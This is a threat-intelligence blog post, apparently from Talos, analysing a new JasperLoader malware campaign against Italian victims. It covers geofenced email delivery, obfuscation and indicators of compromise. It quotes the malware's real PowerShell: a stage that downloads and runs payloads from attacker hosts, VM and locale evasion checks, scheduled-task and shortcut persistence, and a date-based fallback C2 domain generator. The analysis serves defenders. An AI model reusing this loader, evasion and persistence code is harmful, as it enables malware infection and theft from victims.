Sorpresa! JasperLoader targets Italy with a new bag of tricks

blog.talosintelligence.com/2019/05/sorpresa-jasperloader.html

Executive summary

Over the past few months, a new malware loader called JasperLoader has emerged that

targets Italy and other European countries with banking trojans such as Gootkit. We recently released a comprehensive analysis of the functionality associated with JasperLoader. Shortly after the publication of our analysis, the distribution activity associated with these campaigns halted. But after several weeks of relatively low volumes of activity, we discovered a new version of JasperLoader being spread. This new version features several changes and improvements from the initial version we analyzed. JasperLoader is typically used to infect systems with additional malware payloads which can be used to exfiltrate sensitive information, damage systems or otherwise negatively impact organizations.

The attackers behind this specific threat have implemented additional mechanisms to control where the malware can spread and are now taking steps to avoid analysis by sandboxes and antivirus companies. There's also a new command and control (C2) mechanism to facilitate communications between infected systems and the infrastructure being used to control them. The campaigns that are currently distributing JasperLoader continue to target Italian victims and further demonstrate that while JasperLoader is a relatively new threat, the developers behind it are continuing to actively refine and improve upon this malware at a rapid pace and introduce sophistication that is not commonly seen in financially motivated malware.

Delivery changes

As mentioned in our previous analysis of JasperLoader, the distribution campaigns attempting to spread this malware are relying heavily on certified email services in Italy. However, the actors have made some changes to the way distribution occurs.

The initial emails we saw contained ZIP files with VBS files inside them. These VBS files were similar to the VBS and DOCM files we saw in the previous campaign and began the infection process. The version with attached files didn't last long and was not very high in volume.

Shortly afterward, we saw a new shift away from using attachments directly. In the case shown below, you can see the initial email being sent through the typical certified email service that has been repeatedly leveraged by the actors behind JasperLoader.

Messaggio di posta certificata

Il giorno 16/05/2019 alle ore 12:42:03 (+0200) il messaggio
"Tribunale di Napoli Procedura esecutiva immobiliare n. 60027" è stato inviato da "flymotorshow@pec.it"
indirizzato a:
Il messaggio originale è incluso in allegato.
Identificativo messaggio: opec2891.20190516124203.31535.742.1.62@pec.aruba.it

Just as we saw previously, the email is written in Italian and states that the original message is included as an attachment. You can see the original email titled "postacert.eml" attached. The following pops up once the email is opened:

gentile Dott.ssa in allegato copia bonifico, ho anticipato io.

saluti


Enrico Amato

Tribunale di Napoli Procedura esecutiva immobiliare n. 214299

Via Mons. A. Sacco n. 79

Cell.8469440

This is where the distribution process started to shift. There are not any attachments in the email, but instead, there is a hyperlink that makes a connection to hxxp:\\tribunaledinapoli[.]recsinc[.]com/documento.zip with a parameter that is referenced in the email. For example, above the full URL was hxxp:\\tribunaledinapoli[.]recsinc[.]com/documento.zip?214299. Note that the number 214299 is the number referenced in the email itself. When we initially saw this change, we immediately began to investigate and, initially, it appeared to be benign. The URL leads to an HTTP 302 response from the web server. HTTP 302 is the redirect code for temporarily moved and has been abused by adversaries for years, including the use of 302 cushioning by exploit kits several years ago.




This particular 302 redirected to www.cnnic[.]cn, which is the Chinese Internet Network Information Center (CNNIC), the organization responsible for internet affairs in the People's Republic of China. Obviously, this isn't the place that an adversary would send a potential victim to get compromised. It was at this point that we started looking at potential geofencing.

Geofencing is a technique that some adversaries use to ensure that all the victims are from a particular region or country and that researchers like us have more difficulty tracking down the activity. It's something we've seen repeatedly used by advanced adversaries but is not commonly done with crimeware threats like JasperLoader. In order to make that determination, we routed our traffic through Italian IP space and tried to follow the same link.

When the traffic is routed through Italian IP space, the results are drastically different. The request is met with a ZIP file that contains a malicious VBS file that is similar to the samples we found attached to emails earlier in the week. Once this VBS file is executed, the infection process kicks off and the loader is installed.

As we observed in previous campaigns, JasperLoader continues to leverage domain shadowing, and moves rapidly across subdomains that they control. The chart below shows the DNS resolution activity associated with one of the C2 domains leveraged by JasperLoader. The scope if fairly limited, but more than 95 percent of resolutions came from Italy, so the geofencing protections they put into place appear to be somewhat successful.



Let's now walk through the new infection process where we highlight some of the evolutions we've discovered.

JasperLoader functionality changes

The infection process associated with JasperLoader continues to feature multiple stages which are used to establish a foothold on systems, initiate communications with attacker-controlled infrastructure and implement the core functionality of the loader. While much of the process functions similar to what was described in our previous analysis of JasperLoader, there have been several notable changes to the malware's operation, which are described in the following sections.


Additional layers of obfuscation

Similar to what was previously seen in the JasperLoader infection process, the attackers rely upon several layers of obfuscation to attempt to hide the operation of the malware. In general, they leverage character replacement mechanisms and perform mathematical calculations at runtime to reconstruct the PowerShell instructions that will be executed on infected systems. This same process is used by the Visual Basic Script (VBS) downloader observed across these campaigns.

```
Function c(a)
  If bxws < 0 Then
    b = a + 80
  Else
    b = a - 80
  End If
gxwsx = 3334
jizxt = 6446
c = Chr(b)
End Function
Function uadj(a)
  b = c(a)
  If bxws < 0 Then
    b = b + 80
  Else
    uadj = b
  End If
End Function

izcj = ""
izcj = izcj+uadj (192)
izcj = izcj+uadj (191)
izcj = izcj+uadj (199)
```

In current campaigns spreading JasperLoader, the attackers have introduced an additional layer of character replacement to further obfuscate the underlying PowerShell. Once the VBS has been deobfuscated, the underlying PowerShell is:



Replacing each of the characters in the previous image results in the Stage 1 PowerShell that is used to retrieve additional stages from attacker controlled servers. An example of this stage of PowerShell is:

```
powershell -WindowStyle Hidden -Command

if(((Get-UICulture).Name -match 'CN|RO|RU|UA|BY') -or ((Get-WmiObject -class Win32_ComputerSystem -Property Model).Model
-match 'VirtualBox|VMware|KVM')){
    exit;};

$dfau= Join-Path $env:temp "W2010e.js";
$cjgj= Join-Path $ENV:UserProfile "SMSvcHost32.exe";
$hgxsb= Join-Path $ENV:temp "Zzseway.pdf";

try{
    (New-Object Net.WebClient).DownloadString("http://zzi.aircargox.com/v2i.php?need=js&vid=url_3&yzydi")|out-file $dfau;
    Start-Process $dfau;}
    catch{};

try{(New-Object Net.WebClient).DownloadFile("http://nono.littlebodiesbigsouls.com/api?acts",$cjgj);
    Start-Process $cjgj;}
    catch{};

try{(New-Object Net.WebClient).DownloadFile("https://www.odcec.napoli.it/media/eventi/2/1379/attach/
download/11.12.18_procedure_esecutive.pdf",$hgxsb);
    Start-Process $hgxsb;}
    catch{};
```

This PowerShell is similar to what was seen in previous JasperLoader campaigns with a few notable differences.

Decoy documents

As can be seen in the PowerShell associated with Stage 1, a PDF is retrieved from the specified URL and displayed to the user. This PDF is not overtly malicious and is simply designed to function as a decoy document so that when a user executes the VBS, there's an expected result.

While victims will simply see the PDF above, in the background, the infection process is continuing with the malware attempting to retrieve Stage 2.

Geolocation filtering

One of the changes made in JasperLoader is the introduction of additional geolocation-based filtering. Geolocation-based filtering was also being leveraged during the delivery stage of the infection process. In previous versions of JasperLoader, the malware would use the Get-UICulture PowerShell cmdlet at each stage of the infection process and terminate if the system was configured to use the language pack associated with People's Republic of China, Russia, Ukraine or Belarus. The latest version of JasperLoader has added an additional check for Romanian and will exit if any of these language settings are in use.

```
if(((Get-UICulture).Name -match 'CN|RO|RU|UA|BY') -or
((Get-WmiObject -class Win32_ComputerSystem -Property
Model).Model -match 'VirtualBox|VMware|KVM')){
    exit;};
```

Virtual machine/Sandbox detection

Another new feature that has been added in the latest version of JasperLoader is detection for hypervisor-based environments. In many cases, malware will perform various checks to determine if it being executed in a virtual environment and terminate execution to avoid being analyzed by sandbox or anti-malware solutions

The latest version of JasperLoader has introduced mechanisms that query the Windows Management Instrumentation (WMI) subsystem to obtain the model of the system that is being infected. The model identifier is then checked so see if it matches the following hypervisors:

- VirtualBox
- VMware
- KVM

If so, the malware terminates execution and does not attempt to perform any additional actions on the system. These same checks are performed at each stage of the infection process.

```
if(((Get-UICulture).Name -match 'CN|RO|RU|UA|BY') -or
((Get-WmiObject -class Win32_ComputerSystem -Property
Model).Model -match 'VirtualBox|VMware|KVM')){
    exit;};
```

Stage 3 functionality/Payload retrieval

While there have been minor changes at Stage 2, they are mostly related to file storage locations, file naming conventions, and other characteristics are frequently modified on a campaign by campaign basis, but the overall functionality and process of retrieving, deobfuscating, and executing Stage 2 to obtain Stage 3 remains relatively unchanged. For details of how this process works, please refer to our previous blog here.

The majority of the ongoing development activity appears to have been focused on Stage 3 of the JasperLoader infection process as that is where most of the JasperLoader functionality resides. The latest version of JasperLoader has changed how the malware attempts to persist across reboots, has introduced mechanisms to protect C2 communications, and added more robust mechanisms for ensuring that updates to JasperLoader get propagated efficiently to all of the systems that are part of the JasperLoader botnet.

Persistence mechanism

In previous versions of JasperLoader, the malware would obtain persistence on infected systems by creating a malicious Windows shortcut (LNK) in the Startup folder on the system.

The latest version of JasperLoader accomplishes this using the Task Scheduler, as well. A scheduled task is created on infected systems using the following syntax:

```
schtasks.exe /create /TN "Windows Indexing Service" /sc DAILY /st 00:00 /f /RI 20 /du
24:59 /TR (Join-Path $bg_GoodPAth 'WindowsIndexingService.js');
```

This creates a Scheduled Task that will relaunch JasperLoader periodically. If this process fails, JasperLoader will then revert back to the use of the shortcut for persistence.

```
}catch{
  try{
    $bg_Shell = New-Object -ComObject ('WScript.Shell');
    $bg_ShortCut = $bg_Shell.CreateShortcut( ([Environment]::GetFolderPath('Startup') +
    '\WindowsIndexingService.lnk') );
    $bg_ShortCut.TargetPath = $bg_GoodPAth + '\WindowsIndexingService.js';
    $bg_ShortCut.WorkingDirectory = $bg_GoodPAth;
    $bg_ShortCut.WindowStyle = 1;
    $bg_ShortCut.Description = 'Windows Indexing Service';
    $bg_ShortCut.Save();
```

Failback C2 mechanism

One of the features that has been added to JasperLoader is a failback C2 domain retrieval mechanism that allows for time-based fluxing. A default C2 domain is specified. If that domain is not available, the current date on the system is used to generate a series of failback domains that the malware will attempt to use for C2 communications.

```
function BG_SelectDomen( $m ){
  try{
    $bg_adm_url = "http://breed.wanttobea.com/v2i.php";
    $bg_data = BG_Send $m;
    if( !$bg_data ){ throw; }else{ return $bg_adm_url; }
  }catch{
    try{
      "dfb","93a","25c","8f9","gh7" | %{
        $bg_adm_url = "http://" + [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes( $_ +
        (Get-Date -Format ddMMyy).toString() )).Substring(0,10).toLower() + ".top/";
        $bg_data = BG_Send $m;
        if( $bg_data ){ return $bg_adm_url; }
        Start-Sleep -s 15;
      }
    }catch{}
  }
  return $false;
}
```

Bot registration

The malware has also implemented a new bot registration and ID generation mechanism and utilizes different pieces of information to create a unique identifier for each system than what was seen in previous versions of JasperLoader. As before, this information is communicated to the C2 as parameters within an HTTP GET request and is generated using the following:

```
function BG_Send( $m ){
  if( !$bg_adm_url ){ return $false; }
  try{
    $bg_req = New-Object System.Net.WebClient;
    $bg_req.Credentials = [System.Net.CredentialCache]::DefaultCredentials;
    $bg_req.QueryString.Add('guid', $bg_guid );
    $bg_req.QueryString.Add('v', '516.1' );
    if( $m ){ $m.Keys | %{ $bg_req.QueryString.Add($_, $m.Item($_) ); }; }
    $bg__data = $bg_req.DownloadString( $bg_adm_url ).split("|");
    if( $bg_AES -eq ( $bg__data[0].toString() ) ){
      return [System.Text.Encoding]::ASCII.GetString([System.Convert]::FromBase64String( $bg__data[1]
      )) ;
    }
  }catch{}
  return $false;
}
```

Interesting PowerShell artifacts

One interesting artifact present in the PowerShell associated with Stage 3 of JasperLoader is in the function responsible for defining the C2 domain to use for future communications. The function is called BG_SelectDomen(). The word "domen" translates to "domain" and is a word that is widely used in multiple countries, including Romania.

```
function BG_SelectDomen( $m ){
  try{
    $bg_adm_url = "http://breed.wanttobea.com/v2i.php";
    $bg_data = BG_Send $m;
    if( !$bg_data ){ throw; }else{ return $bg_adm_url; }
  }catch{
    try{
      "dfb","93a","25c","8f9","gh7" | %{
        $bg_adm_url = "http://" + [Convert]::ToBase64String([System.Text.Encoding]::UTF8.GetBytes( $_ +
        (Get-Date -Format ddMMyy).toString() )).Substring(0,10).toLower() + ".top/";
        $bg_data = BG_Send $m;
        if( $bg_data ){ return $bg_adm_url; }
        Start-Sleep -s 15;
      }
    }catch{}
  }
```

While this is a low-confidence indicator, it is interesting in relation to the apparent targeting of this malware as well as the geolocational checking that is performed to determine whether it should continue to execute on infected systems.

Payload delivery

During our analysis of the latest JasperLoader campaigns, we were unable to receive the commands and URL information required to obtain a malicious PE32 from the attacker's C2 infrastructure. We did note that the C2 communications channel remained active and was beaconing.

```
GET /pca3.crl HTTP/1.1
GET /ocsp/status/MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8rDZ7XHVM4v9dleAl%2FfaHn9a%2FoQQUwfBYxzpw4VJn375XfmInyHRSJicCEAh6bVxvYpNPusT9Q%
GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSAUQYBMq2awn1Rh6Doh%2FsBYgFV7gQUA95QNVbRTLtm8KPiGxvDl7I90VUCEAH9o%2BtuynXIiEOLckvPvJE%3D HTTP
GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTfqhLjKLEJQZPin0KCzkdAQpVYowQUsT7DaQP4v0cB1JgmGggC72NkK8MCEAPxtOFfOoLxFJZ4s9fYR1w%3D HTTP/1.
GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBSPwl%2BrBFlJbvzLXU1bGW08VysJ2wQUj%2Bh%2B8G0yagAFI8dwl2o6kP9r6tQCEA7j8cj0UcvyEgM0GlPyPnE%3D HT
GET /v2i.php?guid=TACOTRUCK_6b593a8c158246ca88ef&v=516.1 HTTP/1.1
GET /v2i.php?guid=TACOTRUCK_6b593a8c158246ca88ef&v=516.1 HTTP/1.1
GET /v2i.php?guid=TACOTRUCK_6b593a8c158246ca88ef&v=516.1 HTTP/1.1
GET /v2i.php?guid=TACOTRUCK_6b593a8c158246ca88ef&v=516.1 HTTP/1.1
GET /v2i.php?guid=TACOTRUCK_6b593a8c158246ca88ef&v=516.1 HTTP/1.1
GET /v2i.php?guid=TACOTRUCK_6b593a8c158246ca88ef&v=516.1 HTTP/1.1
GET /v2i.php?guid=TACOTRUCK_6b593a8c158246ca88ef&v=516.1&lg%5Burl%5D=http://breed.wanttobea.com/v2i.php&lg%5Bini%5D=C:%5CUsers%
GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBRv9GhNQxLSSGKBnMArPUcsHYovpgQUxKexpHsscfrb4UuQdf%2FEFWCFiRACEAoBQUIAAAFThXNqC4Xspwg%3D HTTP/
GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBR8sWZUnKvbRO5iJhat9GV793rVlAQUrb2YejS8Jvf6xCZU7wO94CTLVBoCEBPqKHBb9OztDDZjCYBhQzY%3D HTTP/1.
GET /MFEwTzBNMEswSTAJBgUrDgMCGgUABBTNMNJMNDqCqx8FcBWK16EHdimS6QQUU3m%2FWqorSs9UgOHYm8Cd8rIDZssCEBN9U5yqfDGppDNwGWiEeo0%3D HTTP/
GET /v2i.php?guid=TACOTRUCK_6b593a8c158246ca88ef&v=516.1 HTTP/1.1
```

This may be due to JasperLoader not being actively used to spread additional payloads at this time. The botnet operator may be attempting to obtain JasperLoader infections in order to build out capabilities so that they can be monetized for the purposes of leveraging the botnet to distribute additional malware in the future. We have seen reports indicating that GootKit may again be the payload of choice for this campaign. GootKit was the payload during the previous campaign we analyzed, so its inclusion in this campaign seems likely.


Conclusion

As illustrated by these new JasperLoader campaigns, adversaries are always going to take steps to try and increase their ability to infect victims, while at the same time evading detection and analysis. JasperLoader has taken that to the extreme and has quickly developed additional capabilities and added additional layers of obfuscation, while at the same time taking steps to evade virtual machines and geofence their victims in Italy. The majority of these changes came rapidly and demonstrate the author's commitment to making JasperLoader a robust, flexible threat that can be updated rapidly as security controls and detection capabilities change. Despite all these steps, we are still able to derive enough intelligence to expose their activities and protect our customers and the general public from their malicious intentions.

JasperLoader is another prime example of how rapidly threats can change and illustrates just how important threat intelligence is to ensuring that organizations are prepared to defend against them even as adversaries are constantly investing time, effort, and resources into improving upon their tools as they attempt to stay ahead of defenses deployed on enterprise networks. As techniques become less effective, cybercriminals will continue to move to other techniques to maximize their success in achieving their mission objectives. While JasperLoader is still relatively new compared to other established malware loaders out there, they have demonstrated that they will continue to improve upon this malware and leverage it against organizations. It is expected that as this botnet continues to grow, it will likely become more heavily leveraged for the distribution of various malware payloads as the operators of this botnet can make use of already infected systems at the push of a button or the issuance of a command.

Coverage

Ways our customers can detect and block this threat are listed below.



Advanced Malware Protection (AMP) is ideally suited to prevent the execution of the malware detailed in this post. Below is a screenshot showing how AMP can protect customers from this threat. Try AMP for free here.

Cisco Cloud Web Security (CWS) or Web Security Appliance (WSA) web scanning prevents access to malicious websites and detects malware used in these attacks.

Email Security can block malicious emails sent by threat actors as part of their campaign.

Network Security appliances such as Next-Generation Firewall (NGFW), Next-Generation Intrusion Prevention System (NGIPS), and Meraki MX can detect malicious activity associated with this threat.

AMP Threat Grid helps identify malicious binaries and build protection into all Cisco Security products.

Umbrella, our secure internet gateway (SIG), blocks users from connecting to malicious domains, IPs, and URLs, whether users are on or off the corporate network.

Additional protections with context to your specific environment and threat data are available from the Firepower Management Center.

Open Source Snort Subscriber Rule Set customers can stay up to date by downloading the latest rule pack available for purchase on Snort.org.

Indicators of compromise

The following IOCs are associated with various malware distribution campaigns that were observed during the analysis of JasperLoader activity.

Domains

A list of domains observed to be associated with JasperLoader are below.

breed[.]wanttobea[.]com
zzi[.]aircargox[.]com
nono[.]littlebodiesbigsouls[.]com
tribunaledinapoli[.]recsinc[.]com
tribunaledinapoli[.]prepperpillbox[.]com
tribunaledinapoli[.]lowellunderwood[.]com
tribunaledinapoli[.]rntman.com

IP addresses

A list of IP addresses observed to be associated with JasperLoader are below.

185[.]158[.]251[.]171
185[.]158[.]249[.]116

Hashes

A list of file hashes (SHA256) observed to be associated with JasperLoader are below.

052c9895383eb10e4ad5bec37822f624e443bbe01700b1fe5abeeea757456aed
54666103a3c8221cf3d7d39035b638f3c3bcc233e1916b015aeee2539f38f719
ee3601c6e111c42d02c83b58b4fc70265b937e9d4d153203a4111f51a8a08aab